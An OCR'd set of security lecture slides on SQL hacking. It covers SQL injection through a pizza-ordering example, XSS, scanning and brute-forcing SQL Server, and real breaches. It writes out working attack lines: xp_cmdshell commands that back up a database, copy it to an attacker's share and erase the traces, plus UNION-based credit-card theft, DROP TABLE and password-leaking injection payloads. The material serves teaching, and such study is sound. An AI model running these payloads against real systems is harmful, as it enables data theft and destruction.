SQL Hacking

Introduction

- Data theft is becoming a major threat.
- Criminals have identified where the gold is.
- In the last year many databases from fortune 500 companies were compromised.
- Database vulnerabilities affect all database vendors

Introduction

- Perimeter defense is not enough
  - Databases have many entry points
    - Web applications
    - Internal networks
    - Partners networks
    - Etc.
  - If the OSs and the networks are properly secured, databases still could be:
    - Misconfigured.
    - Have weak passwords.
    - Vulnerable to known/unknown vulnerabilities.

Introduction

- CardSystems, credit card payment processing
- Ruined by SQL Injection attack in June 2005
- 263,000 credit card #s stolen from its DB
- #s stored unencrypted, 40 million exposed
- Awareness Increasing: # of reported SQL injection vulnerabilities tripled from 2004 to 2005

Hacking Strategies

- Password guessing/bruteforcing
  - If passwords are blank or not strong they can be easily guessed/brute forced.
  - After a valid user account is found is easy to completely compromise the database
- Passwords and data sniffed over the network
  - If encryption is not used, passwords and data can be sniffed.
- Exploiting misconfigurations
  - Some database servers are open by default
    - Lots of functionality enabled and sometimes insecurely configured.

Sample script to copy Entire DB

- Stealing a complete database from Internet.
  - Backup the database
    - BACKUP DATABASE databasename TO DISK ='c:\windows\temp\out.dat'
  - Compress the file (you don't want a 2gb file)
    - EXEC xp_cmdshell 'makecab c:\windows\temp\out.dat c:\windows\temp\out. cab'
  - Get the backup by copying it to your computer.
    - EXEC xp_cmdshell 'copy c:\windows\temp\out.cab\ \yourIP\share'
      - Or by any other way (tftp, ftp, http, email, etc.)
  - Erase the files
    - EXEC xp_cmdshell 'del c:\windows\temp\out.dat c:\windows\temp\out. cab'

Attack Scenario Example

- Ex: Pizza Site Reviewing Orders
  - Form requesting month # to view orders for

  - HTTP request:

```
https://www.deliver-me-pizza.com/show_orders?month=10
```


Attack Scenario Example

- App constructs SQL query from parameter:

```
sql_query = "SELECT pizza, toppings, quantity, order_day " +
            "FROM orders " +
            "WHERE userid=" + session.getCurrentUserId() + " " +
            "AND order_month=" + request.getParamenter("month");
```

Normal SQL Query

```
SELECT pizza, toppings, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```


Attack Scenario Example

- More damaging attack: attacker sets

```
month=0 AND 1=0
UNION SELECT cardholder, number,
exp_month, exp_year
FROM creditcards
```

What does this do?

Attack Scenario Example

- Even worse, attacker sets

```
0;
DROP TABLE
creditcards;
```

- Then DB executes
  - Type 2 Attack: Removes `creditcards` from schema!
  - Future orders fail!


```
SELECT pizza,
toppings, quantity,
order_day
FROM orders
WHERE userid=4123
AND order_month=0;
DROP TABLE
creditcards;
```

- Problematic Statements:
  - Modifiers: `INSERT INTO admin_users VALUES ('hacker',...)`
  - Administrative: shut down DB, control OS…

Attack Scenario Example

- Injecting String Parameters: Topping Search

```
sql_query =
  "SELECT pizza, toppings, quantity, order_day " +
  "FROM orders " +
  "WHERE userid=" + session.getCurrentUserId() + " " +
  "AND topping LIKE '%" + request.getParamenter("topping") + "%' ";
```





Source: http://xkcd.com/327/


SQL Injection #2

- Enter into input-field:
  - 1%20and%201=convert(int,(select%20top%201%20char(97)%2bpassword%20from%20adminusers))
- Translates to:
  - 1 and 1=convert(int,(select top 1 char(97) password from adminusers))
- What does this do?

Where to start?



Javascript Injection



Ideas?


- Images from: http://www.asp.net/mvc/tutorials/preventing-javascript-injection-attacks-cs

JAVASCRIPT INJECTION

- Looks like a prank
- Unfortunately, a hacker can do some really, really evil things by injecting JavaScript into a website
- You can use a JavaScript injection attack to perform a Cross-Site Scripting (XSS) attack
  - steal confidential user information and send the information to another website
    - the values of browser cookies from other users
    - Cookies can store passwords, credit card numbers, or social security numbers


FINDING SQL SERVERS

- Tool to scan and find SQL Servers:



PROBING SQL SERVERS

- Probe the SQL Server for vulnerabilities



- This program tells the hacker how to connect to the database and what methods may or may not work
- In addition, it provides the SQL server's name, which can be handy when guessing passwords and determining the purpose of the server

Exploit the SQL Server

- Use a program such as SQLDict or SQLCracker (also included with the SQLTools suite)
  - can quickly and systematically take a dictionary file and test the strength of a SQL server
- use found username and password to connect to a database server and take ownership of that data
- Access possibilities
  - download, update, and delete data
  - A database account can also give a hacker full access to the file system on a server, or even to the files on the network to which it is connected?

How?

- One popular method is to use the xp_cmdshell
  - stored procedure included with MS SQL Server
  - Is a portal to the cmd.exe file on the server
- Can be used for nefarious forms
  - using TFTP to download ncx99.exe (a popular remote shell Trojan)
  - copying the server's SAM user account file to the Web server root folder
    - can be downloaded anonymously and then cracked
- the database on the server is only one of many possible items that can be compromised by a direct SQL attack!!

Unu – Romanian (whitehat) Hacker

- Feb 2009
  - found a vulnerability in the web site of Finish AV vendor F-Secure
- Feb 2009
  - injection vulnerability in US web site of Kasperski, an anti-virus software vendor, exposing the full database
- Feb 2009
  - Hacks Polish distributor of BitDefender, another anti-virus software vendor
- May 2009
  - an Orange France web site dedicated to photo management is vulnerable to SQL injection and that he was able to access 245,000 records from the web site

REFERENCES

- Cesar Cerrudo: "*Hacking databases for owning your data*". Argeniss – Information Security
- Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; http://www.foundationsofsecurity.com). Chapter 8
- http://www.airscanner.com/pubs/sql.pdf

- SQL Server Demo